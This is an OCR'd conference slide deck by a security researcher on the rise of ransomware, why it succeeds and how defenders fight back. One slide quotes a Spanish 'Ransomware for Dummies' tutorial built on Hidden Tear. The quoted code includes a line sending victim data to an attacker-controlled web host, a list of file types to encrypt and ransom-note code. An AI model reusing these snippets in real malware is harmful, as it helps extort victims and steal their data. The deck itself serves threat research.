# Ransomware & Beyond


**Christiaan Beek**

**@ChristiaanBeek**


Director Strategic Intelligence & Ops
Advanced Threat Research – OCTO
Intel Security

**Daily business:**
From IR to HR and some Pandas/Bears in between


Disclaimer:
*"The opinions in this presentation are those of the speaker and do not necessarily reflect those of employers, partners or customers"*



How it started
Research
Fightback
Future

# My 2015 Slide




# Google Trends: Ransomware




New ransomware
1,400,000
1,200,000
1,000,000
800,000
600,000
400,000
200,000
0
Q4
2014
Q1
Q2
Q3
Q4
2015
Q1
Q2
Q3
2016
Source: McAfee Labs.


# 2016 A special ransomware year



# Why is ransomware so successful?

- Started by organized crime with affiliate programs
- Open-source code available
- Buying ransomware-kits is easy
- Ransomware-as-a-Service programs
- Customer Satisfaction

# Open-Source Code Example



# Ransomware for Dummies

El resultado deberá ser una página totalmente en blanco, de lo cual deducimos que hemos cargado el código correctamente.

**4. Volviendo al Ransomware**

Una vez creada la web con el *script*, volveremos a **MonoDevelop** y cambiaremos la línea que contiene la URL por la siguiente (cambiará según vuestro dominio):

```
string targetURL = "http://hiddentear.000webhostapp.com/write.php?info=";
```

*Nice*. Vamos a revisar el código a ver que mas cosas cambiamos…


Podemos observar que el tipo de encriptación es **AES**, por lo cual es *bastante* moderna. También vemos qué tipos de ficheros vamos a encriptar y hasta podemos añadir o borrar los que nosotros queramos solamente modificando la **línea 153**:


```
150         //extensions to be encrypt
151         var validExtensions = new[]
152         {
153             ".txt", ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx", ".odt", ".jpg", ".png", ".csv", ".sql", ".mdb", ".sln", ".php", ".asp", ".aspx", ".html", ".xml", ".psd"
154         };
```

*En mi caso no los modificaré dado que son los más habituales*

```
string dir = "\\Desktop\\U HAVE BEEN INFECTED!.txt";
string fullDir = userDir + userName + dir;
string[] text = { "Files has been encrypted with Feline Tear based on Hidden Tear",
System.IO.File.WriteAllLines(fullDir, text);
```

# Ransom Negotiations

# Research

